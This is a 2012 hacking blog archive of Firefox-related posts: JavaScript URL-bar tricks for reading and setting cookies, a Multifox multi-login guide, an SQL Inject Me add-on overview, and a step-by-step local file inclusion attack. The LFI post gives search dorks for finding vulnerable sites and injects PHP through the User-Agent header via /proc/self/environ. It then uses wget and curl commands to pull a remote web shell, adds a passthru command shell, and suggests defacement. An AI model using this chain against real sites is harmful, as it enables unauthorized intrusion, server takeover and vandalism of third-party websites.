Pages

Showing posts with label Firefox. Show all posts

Tuesday, April 3, 2012

Javascript Injection : Fun with Javascripts

javascript Injection is Similar to CSRF vulnerability ,
its just for fun, but sometimes you can get cookies of vulnerable website by using Javascript injection,
Take a Look of javascript injection

[Note : working in Firefox Only]

Alert and Changing Title on Website 
Javascript: alert(document.title = "title name");
You can Change Title of website by putting this script in you browser
and you'll get a Alert too .. 


Message On website on alert Box
 
Javascript: alert("you message here");

use this script for more than one message
javascript: alert("First message"); alert("second message"); alert("Third message");

js1.jpg (972×453)

you can show you message on website by putting this script on browser URL box

Getting Cookies By javascripts
you can use these scripts to get and chnage cookies of website

js3.jpg (901×412)
alert(document.cookie);
javascript:void(document.cookie="Cookie_name=Cookie_value");

javascript:void(document.cookie="username=user123"); alert(document.cookie);

javascript:void(document.cookie="username=user123"); void(document.cookie="password=pass123"); alert(document.cookie);
js2.jpg (994×361)

Thursday, March 22, 2012

Login To Same Site With Multiple Account in Firefox


mutifox-logo.png (128×128) 
Once you may have desired to login to same website with two or many accounts. This time you want to do something nasty, or increase your productivity in a forum. Your basic techie mind will say to open the entire installed browsers and also enable private browsing for each of them.

For example, open Google Chrome, Firefox and Internet explorer all at once and login to the site with different user name from each browser. You’ll be able to use 3 usernames. Again open private browsing and login to the same site with another 3 new usernames. This time you’ll have 6 user logins in same site.

You might be quite familiar with the above trick but the main drawback is – you’ll lose your processing power since 3 browsers are working actively. And this might not be practical to you if you have low system specs.

But with some extension added to Firefox, you can do it all in one browser. Multifox is an extension that allows Firefox to connect to websites using different user names. Simultaneously! For example, if you have multiple Gmail accounts, you can open them all at the same time. Each Firefox window, managed by Multifox, accesses an account without interfering each other.


Let’s have a try to Multifox.
To install Multifox add-on in your Firefox, go to Multifox Homepage and click on Install Extension button. Be sure that you are browsing from Mozilla Firefox (not Firefox 4 Beta). Multifox is not supported in Firefox 4 Beta versions.
Install it as you do with other Firefox Extensions, for more clarification see the image steps below:
And Restart your Firefox.
Now you’ve successfully installed new extension to your Firefox.
Let’s play with it.
Go to File and click on New Identity Profile.
This will open a new window of Firefox Browser. Make note of that 2 at the most right corner of the address bar.
This says that it’s the second window. Opening the new tab or new window with Browser window 2, you’ll have the same session for all the new windows and tabs.
But in case you repeat the same process (Go to File and click on New Identity Profile), you’ll have another new session browser with 3 indicated in it.
In this way you can access unlimited number of accounts in same website with different username. For example, if you need to access 5 Gmail accounts you will need 5 windows with different identity profiles.

Wednesday, March 7, 2012

LFI and Shell Upload with Tamper Data

LFI  vulnerable website URL looks  like this:
Code:
www.website.com/index.php?page=/etc/passwd


Here's what the code looks like that makes it vulnerable.


<?php
   $file = $_GET['file'];
   if(isset($file))
   {
  include("pages/$file");
   }
   else
   {
  include("index.php");
   }
   ?>
Few Things You Need for this Method


1. FireFox [download]
2. Tamper Data [download]
3. Vulnerable Sites [Get it here]


or use these dorks for finding vulnrable websites
inurl:index.php?homepage=
inurl:index.php?page=
inurl:index.php?index2=

Now i'm showing  how to exploit LFI and upload your shell via /proc/self/environ using Tamper data


So after selecting a vulnrable website, check /etc/passwd.
Your page should come up with something that looks like this.


 image_2317891.original.jpg (620×511)
 Full size Image : click here
Great !!, now you are sure  that website is vulnerable.
Now check for /proc/self/environ
So change your path to /proc/self/environ


Your page will look  like this if the file exists,
Note - not all websites have it.
image_2317892.original.jpg (620×383)


Full size image : Click here

i'm interested in,  HTTP_USER_AGENT. now i'm going to change our user agent to try and get data from the site by injecting code where our browsers user agent should be.


To do this, i am going to use tamperdata. Once you have it installed, go to your options, and go to TamperData.

 image_2317897.original.jpg (264×306)


Now you will got a  window looks like this.
image_2317896.original.jpg (478×620)


your page Must still be /proc/self/environ
Click Start Tamper, and refresh your page.


 i'll try some code injection.
After start tampering, you should see a window  looks  like this


image_2317893.original.jpg (620×260)
Full size image : Click Here


In the User-Agent field, type this 


<?php phpinfo();?>


Now vulnrable website is down loading, 
you will see something like this if you did it correctly
image_2317894.original.jpg (620×453)
Full size Image : click here

Now we can execute code, so let's upload upload your shell 


Open TamperData again, click start tamper, and refresh  website. and This time in the User-Agent enter this


<?exec('wget http://www.site.com/shell.txt -O shell.php');?>


It will look like this
image_2317898.original.jpg (620×262)
Full size image : Click here

it downloads  text file, and renames it as a php file 
You can upload your shell as a text file using free webhosting...
I already shelled a website, so I am going to use that website as file hosting


when you're done with that, you can access your shell directly by going to http://site/shell.php


If you getting an error, try using the same method as when you got your 
http://www.site.com/index.php?page=/etc/passwd
upload your shell by using the same method.
http://www.site.com/index.php?page=shell.php


If it loads fine the second time, you can upload a your deface using shell... checkout best deface pages here
When you are done, you have a  shell, like this <3
image_2317895.original.jpg (620×334)
Full size Image : Click Here

Alternate Method :
Some websites having extra precaution to prevent attacks like these.
so use this alternate method.


Change your user agent to:


<? passthru($_GET['cmd']); ?>


Now load website as
/proc/self/environ?cmd=curl http://www.site.com/shell.txt -o shell.php
 your url should look like
http://www.vulnerablesite.com/index.php?page=/proc/self/environ?cmd=curl http://www.yoursite.com/shell.txt -o shell.php


Now hopefully your shell uploaded.


Null Bytes


Adding a , or a nullbyte sometimes filters the site, and you can get around the firewalls.
http://www.site.com/index.php?page=/etc/passwd

Saturday, February 4, 2012

SQL Inject me - website hacking with firefox

Firefox is a nice web browser and you can also improve its performance and usage with some available addons. If you love penetration testing or trying to hack a website, firefox can be a hacking tool for you.

SQL Injection is a well known vulnerability of websites which can be found in most of the website using database. The main reason for this vulnerability is that web developers always ignore some security measures. So hacking a website with SQL injection is usually easy in most of the websites.

SQL Inject Me is a firefox addon which turns firefox web browser into SQL injection testing tool. The tool works by submitting your HTML forms and substituting the form value with strings that are representative of an SQL Injection attack.

The tool works by sending database escape strings through the form fields. It then looks for database error messages that are output into the rendered HTML of the page.

The tool does not attempting to compromise the security of the given system. It looks for possible entry points for an attack against the system. There is no port scanning, packet sniffing, password hacking or firewall attacks done by the tool.

You can think of the work done by the tool as the same as the QA testers for the site manually entering all of these strings into the form fields.

Add to your firefox from here:

https://addons.mozilla.org/en-US/firefox/addon/sql-inject-me/?src=search